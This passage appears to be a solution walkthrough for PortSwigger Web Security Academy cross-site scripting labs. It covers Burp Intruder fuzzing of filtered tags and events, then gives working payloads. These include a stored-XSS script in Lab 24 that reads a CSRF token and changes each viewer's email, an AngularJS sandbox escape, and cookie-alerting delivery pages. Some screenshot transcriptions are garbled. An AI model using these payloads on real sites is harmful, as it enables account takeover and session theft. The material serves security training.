


- In Burp Intruder, in the Payloads tab, click "Paste" to paste the list of tags into the payloads list. Click "Start attack".
- When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the body payload, which caused a 200 response.

Reg...	Payload	Status code	Error	Timeout	Length	Comment
0	a	400	<input type="checkbox"/>	<input type="checkbox"/>	3476	
1	a2	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
2	area	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
3	animate	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
4	acronym	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
5	address	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
6	animateMotion	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
7	animateTransform	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
8	applet	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
9	area	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
10	article	400	<input type="checkbox"/>	<input type="checkbox"/>	113	
11	caption	400	<input type="checkbox"/>	<input type="checkbox"/>	113	

- Go back to the Positions tab in Burp Intruder and replace your search term with:
-
- <body%20=1>
- Place the cursor before the = character and click "Add §" twice, to create a payload position. The value of the search term should now look like: <body%20§§=1>

- Visit the XSS cheat sheet and click "copy events to clipboard".
- In Burp Intruder, in the Payloads tab, click "Clear" to remove the previous payloads. Then click "Paste" to paste the list of attributes into the payloads list. Click "Start attack".



- When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the onresize payload, which caused a 200 response.

Reg...	Payload	Status code	Error	Timeout	Length	Comment
0	onbeforeprint	200	<input type="checkbox"/>	<input type="checkbox"/>	3483	
1	onafterscriptexecute	400	<input type="checkbox"/>	<input type="checkbox"/>	119	
2	onanimationcancel	400	<input type="checkbox"/>	<input type="checkbox"/>	119	
3	onanimationend	400	<input type="checkbox"/>	<input type="checkbox"/>	119	
4	onanimationerror	400	<input type="checkbox"/>	<input type="checkbox"/>	119	
5	onanimationstart	400	<input type="checkbox"/>	<input type="checkbox"/>	119	
6	onauclick	400	<input type="checkbox"/>	<input type="checkbox"/>	119	
7	onbeforecopy	400	<input type="checkbox"/>	<input type="checkbox"/>	119	
8	onbeforecut	400	<input type="checkbox"/>	<input type="checkbox"/>	119	
9	onbeforeinput	400	<input type="checkbox"/>	<input type="checkbox"/>	119	
10	onbeforeprint	200	<input type="checkbox"/>	<input type="checkbox"/>	3496	
11	onbeforeprint	400	<input type="checkbox"/>	<input type="checkbox"/>	119	

- Go to the exploit server and paste the following code, replacing YOUR-LAB-ID with your lab ID:

```
<iframe src="https://YOUR-LAB-ID.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E"
onload=this.style.width='100px'>
```

- Click "Store" and "Deliver exploit to victim".

The screenshot shows a two-step process for solving a lab.

Step 1: Exploit Submission (Burp Suite Intercept Tab)

- The URL is `https://exploit-0a5a005704b979a980dc43530147003c.exploit-server.net/exploit`.
- The Body contains the exploit payload: `<iframe src="https://0af100a8042179bb8008449b00f8000c.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E" onload=this.style.width='100px'>`.

Step 2: Lab Solved Confirmation (Web Security Academy Site)

- The URL is `https://exploit-0a5a005704b979a980dc43530147003c.exploit-server.net`.
- The page title is "Reflected XSS into HTML context with most tags and attributes blocked".
- A green "Solved" button is visible.
- The message "Congratulations, you solved the lab!" is displayed.
- The message "This is your server. You can use the form below to save an exploit, and send it to the victim. Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome." is shown.
- The "Craft a response" section shows the same exploit payload as the first step.

Lab 15

- Go to the exploit server and paste the following code, replacing YOUR-LAB-ID with your lab ID:

```
<script>  
location = 'https://YOUR-LAB-ID.web-security-academy.net/?search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';  
</script>
```

The screenshot shows the 'Craft a response' interface in Burp Suite. The URL is https://exploit-0a7900e103c1b50a8597edcf01e2004b.exploit-server.net/exploit. The request type is HTTPS. The file path is /exploit. The HTTP header is HTTP/1.1 200 OK Content-Type: text/html; charset=utf-8. The body contains the exploit script: <script>location = '<https://0ad1003d03db56e854fe29008b0041.web-security-academy.net/?search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x>';</script>.

- Click "Store" and "Deliver exploit to victim". The lab updated

The screenshot shows the 'WebSecurity Academy' solved page. It displays a message: 'Congratulations, you solved the lab!' and 'Share your skills! Twitter LinkedIn Continue learning >'. Below this, a note says: 'This is your server. You can use the form below to save an exploit, and send it to the victim. Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.' The 'Craft a response' section is identical to the one in the previous screenshot, containing the exploit script.

Lab 16

- Inject a standard XSS payload, such as:

```
<img src=1 onerror=alert(1)>
```

Observe that this payload gets blocked. In the next few steps, we'll use Burp Intruder to test which tags and attributes are being blocked.

Open Burp's browser and use the search function in the lab. Send the resulting request to Burp Intruder.

The screenshot shows the Burp Suite interface. The top navigation bar includes 'Burm', 'Project', 'Intruder', 'Repeater', 'View', 'Help'. The 'Intruder' tab is selected. Below the tabs are buttons for 'Dashboard', 'Target', 'Proxy', 'Intruder', 'Collaborator', 'Decoder', 'Comparer', 'Repeater', 'Logger', 'Organizer', 'Extensions', and 'Learn'. The 'Proxy' tab is also highlighted. The main area displays a list of captured requests:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
1	http://Olab04ab0d0553...	GET	/resources/labheader/pojoLabHea...			200	6003	HTML		Reflected XSS with s...		✓	52.211.85.118			
3	http://Olab04ab0d0553...	GET	/resources/labheader/pojoLabHea...			200	1694	script	js			✓	52.211.85.118			
4	http://Olab04ab0d0553...	GET	/resources/images/logo.png			200	7230	image	png			✓	52.211.85.118			
11	http://Olab04ab0d0553...	GET	/resources/labheader/images/lo...			200	8873	XML	svg			✓	52.211.85.118			
12	http://Olab04ab0d0553...	GET	/resources/labheader/images/po...			200	963	XML	svg			✓	52.211.85.118			
13	http://Olab04ab0d0553...	GET	/academy/labHeader			101	147					✓	52.211.85.118			
15	http://Olab04ab0d0553...	GET	/search?%20img%20src%20on...		✓	400	163	text				✓	52.211.85.118			
16	http://Olab04ab0d0553...	GET	/search?%20img%20src%20on...			200	5996	HTML		Reflected XSS with s...		✓	52.211.85.118			
17	http://Olab04ab0d0553...	GET	/academyLabHeader			101	147					✓	52.211.85.118			
18	http://Olab04ab0d0553...	GET	/									✓	52.211.85.118			

The 'Request' tab in the Burp Intruder interface shows the captured request details. The 'Response' tab shows the raw response from the server. The 'Inspector' tab provides detailed information about the request attributes, query parameters, cookies, headers, and response headers. The bottom status bar indicates 'Memory: 145.9MB'.

- In Burp Intruder, in the Positions tab, click "Clear §".
- In the request template, replace the value of the search term with: <>
- Place the cursor between the angle brackets and click "Add §" twice to create a payload position. The value of the search term should now be: <§§>
- Visit the XSS cheat sheet and click "Copy tags to clipboard".
- In Burp Intruder, in the Payloads tab, click "Paste" to paste the list of tags into the payloads list. Click "Start attack".

- When the attack is finished, review the results. Observe that all payloads caused an HTTP 400 response, except for the ones using the <svg>, <animatetransform>, <title>, and <image> tags, which received a 200 response.

Req...	Payload	Status code	Error	Timeout	Length	Comment
0	onafterprint	200			3483	
1	onafterscriptexecute	400			119	
2	onanimationcancel	400			119	
3	onanimationend	400			119	
4	onanimationiteration	400			119	
5	onanimationstart	400			119	
6	onerror	400			119	
7	onbeforeprint	400			119	
8	onbeforeonyx	400			119	
9	onbeforeunload	400			119	
10	onbeforeprint	200			3496	
11	onbeforeprint	400			119	


- Go back to the Positions tab in Burp Intruder and replace your search term with:

<svg><animatetransform%20=1>

- Place the cursor before the = character and click "Add §" twice to create a payload position. The value of the search term should now be:

<svg><animatetransform%20§§=1>

- Visit the XSS cheat sheet and click "Copy events to clipboard".
- In Burp Intruder, in the Payloads tab, click "Clear" to remove the previous payloads. Then click "Paste" to paste the list of attributes into the payloads list. Click "Start attack".




- When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the onbegin payload, which caused a 200 response.

3. Intruder attack of https://0a8a04b03d85360806d3f01002000a0.h1-web-security-academy.net					
Results	Positions	Payloads	Resource pool	Settings	
Filter: Showing all items					
Req.	Payload	Status code	Error	Timeout	Length
0		200	<input type="checkbox"/>	151	
1	onenterpoint	400	<input type="checkbox"/>	165	
2	onenterclickexecute	400	<input type="checkbox"/>	165	
3	onanimationcancel	400	<input type="checkbox"/>	165	
4	onanimationcancel	400	<input type="checkbox"/>	165	
5	onanimationinteration	400	<input type="checkbox"/>	165	
6	onanimationinteration	400	<input type="checkbox"/>	165	
7	onanimationstart	400	<input type="checkbox"/>	165	
8	onbeforecopy	400	<input type="checkbox"/>	165	
9	onbeforecut	400	<input type="checkbox"/>	165	
10	onbeforeopen	400	<input type="checkbox"/>	165	
11	onbeforeprint	400	<input type="checkbox"/>	165	

- Visit the following URL in the browser to confirm that the alert() function is called and the lab is solved:

<https://YOUR-LAB-ID.web-security-academy.net/?search=%22%3E%3Csvg%3E%3Canimat>



0 search results for "%>"

Search the blog...


< Back to Blog

Lab 17


- Visit the following URL, replacing YOUR-LAB-ID with your lab ID:

[https://YOUR-LAB-ID.web-security-academy.net/?%27accesskey=%27x%27onclick=%27alert\(1\)](https://YOUR-LAB-ID.web-security-academy.net/?%27accesskey=%27x%27onclick=%27alert(1))

- This sets the X key as an access key for the whole page. When a user presses the access key, the alert function is called.



- To trigger the exploit on yourself, press one of the following key combinations:
 - On Windows: ALT+SHIFT+X
 - On MacOS: CTRL+ALT+X
 - On Linux: Alt+X



Lab 18

- Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
- Observe that the random string has been reflected inside a JavaScript string.
- Try sending the payload test'payload and observe that your single quote gets backslash-escaped, preventing you from breaking out of the string.



- Replace your input with the following payload to break out of the script block and inject a new script:
`</script><script>alert(1)</script>`
- Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in the browser. When you load the page it should trigger an alert.

The screenshot shows a completed lab from the WebSecurity Academy. At the top, it says "Congratulations, you solved the lab!" and "LAB Solved". Below that, there's a search bar with the query "</script><script>alert(1)</script>". The search results show one result: a single line of code: "; document.write("");". There's also a "Search" button and a "Home" link.

Lab 19

- Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
- Observe that the random string has been reflected inside a JavaScript string.
- Try sending the payload test'payload and observe that your single quote gets backslash-escaped, preventing you from breaking out of the string.
- Try sending the payload test\payload and observe that your backslash doesn't get escaped.

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
1 GET /search?text='payload<script>alert(1)</script>'
```
- Response:**

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=UTF-8
3 Transfer-Encoding: SANDBOXED
4 Content-Length: 3617
5
6 <DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labHeader.css" rel="stylesheet">
11
12   <script src="/resources/labheader/js/labHeader.js">
13     Reflected XSS into a JavaScript string with angle brackets and double quotes
14       HTML-encoded and single quotes escaped
15     </script>
16   </head>
17   <body>
18     <div id="academyLabHeader">
19       <div class="academyLabHeader">
20         <div class="titleContainer">
21           <h2>
22             Reflected XSS into a JavaScript string with angle brackets and double
23             quotes HTML-encoded and single quotes escaped
24           </h2>
25           <a href="https://portswigger.net/web-security/cross-site-scripting/contexts/javascript-string-angle-brackets-double-quotes-encoded-single-quotes-escaped" target="_blank">
26             Back to lab description >>
27           </a>
28           
29           <span>enable background new 0 0 28 30' mal spacepreserve title='>
30             <br>
31             
32           </span>
33         </div>
34       </div>
35     </div>
36   </body>
37 </html>
```
- Inspector:** Shows the request attributes, query parameters, body parameters, cookies, headers, and response headers.
- Event log:** Shows "All issues".
- Memory:** Shows 123.4MB.

- Replace your input with the following payload to break out of the JavaScript string and inject an alert:

```
\'-alert(1)//
```

- Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in the browser. When you load the page it should trigger an alert.

The screenshot shows the WebSecurity Academy challenge page with the following details:

- Challenge Status:** LAB Solved
- Message:** Congratulations, you solved the lab!
- Share your skills!:** Buttons for Twitter, LinkedIn, and Continue learning.
- Search results:** 0 search results for "\'-alert(1)//"
- Search bar:** Search the blog...
- Back button:** < Back to Blog

Lab 20

- Post a comment with a random alphanumeric string in the "Website" input, then use Burp Suite to intercept the request and send it to Burp Repeater.
- Make a second request in the browser to view the post and use Burp Suite to intercept the request and send it to Burp Repeater.
- Observe that the random string in the second Repeater tab has been reflected inside an onclick event handler attribute.



- Repeat the process again but this time modify your input to inject a JavaScript URL that calls alert, using the following payload:
[http://foo?&alert\(1\)-&](http://foo?&alert(1)-&)
- Verify the technique worked by right-clicking, selecting "Copy URL", and pasting the URL in the browser. Clicking the name above your comment should trigger an alert.

Lab 21

- Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.
- Observe that the random string has been reflected inside a JavaScript template string.




- Replace your input with the following payload to execute JavaScript inside the template string: \${alert(1)}
- Verify the technique worked by right clicking, selecting "Copy URL", and pasting the URL in the browser. When you load the page it should trigger an alert.

Lab 24

- Submit the following payload in a blog comment:

```
<script>  
var req = new XMLHttpRequest();  
  
req.onload = handleResponse;  
  
req.open('get','/my-account',true);  
  
req.send();  
  
function handleResponse() {  
  
    var token = this.responseText.match(/name="csrf" value="(\w+)/)[1];  
  
    var changeReq = new XMLHttpRequest();  
  
    changeReq.open('post', '/my-account/change-email', true);  
  
changeReq.send('csrf='+token+'&email=test@test.com')  
  
};  
  
</script>
```

- This will make anyone who views the comment issue a POST request to change their email address to test@test.com.



- Click post comment

The screenshot shows a web browser window for the 'WebSecurity Academy' platform. The title bar reads 'Exploiting XSS to perform CSRF'. Below the title, there's a green button labeled 'LAB Solved' with a checkmark icon. A banner at the top says 'Congratulations, you solved the lab!' and includes social sharing links for Twitter and LinkedIn, along with a 'Continue learning >>' button. The main content area displays a message 'Thank you for your comment!' and a note 'Your comment has been submitted.' There are navigation links for 'Home' and 'My account', and a link to 'Back to blog'.

Lab 25

- Visit the following URL, replacing YOUR-LAB-ID with your lab ID:
[https://YOUR-LAB-ID.web-security-academy.net/?search=1&toString\(\).constructor.prototype.charAt%3d\[\].join;\[1\]|orderBy:toString\(\).constructor.fromCharCode\(120,61,97,108,101,114,116,40,49,41\)=1](https://YOUR-LAB-ID.web-security-academy.net/?search=1&toString().constructor.prototype.charAt%3d[].join;[1]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)=1)



- The exploit uses `toString()` to create a string without using quotes. It then gets the `String` prototype and overwrites the `charAt` function for every string. This effectively breaks the AngularJS sandbox. Next, an array is passed to the `orderBy` filter. We then set the argument for the filter by again using `toString()` to create a string and the `String` constructor property. Finally, we use the `fromCharCode` method generate our payload by converting character codes into the string `x=alert(1)`. Because the `charAt` function has been overwritten, AngularJS will allow this code where normally it would not.



Lab 26

- Go to the exploit server and paste the following code, replacing `YOUR-LAB-ID` with your lab ID:

```
<script> location='https://YOUR-LAB-ID.web-security-academy.net/?search=%3Cinput%20id=x%20ng-focus=$event.composedPath()%|orderBy:%27(z=alert)(document.cookie)%27%3E#x'; </script>
```

- Click "Store" and "Deliver exploit to victim".

-END-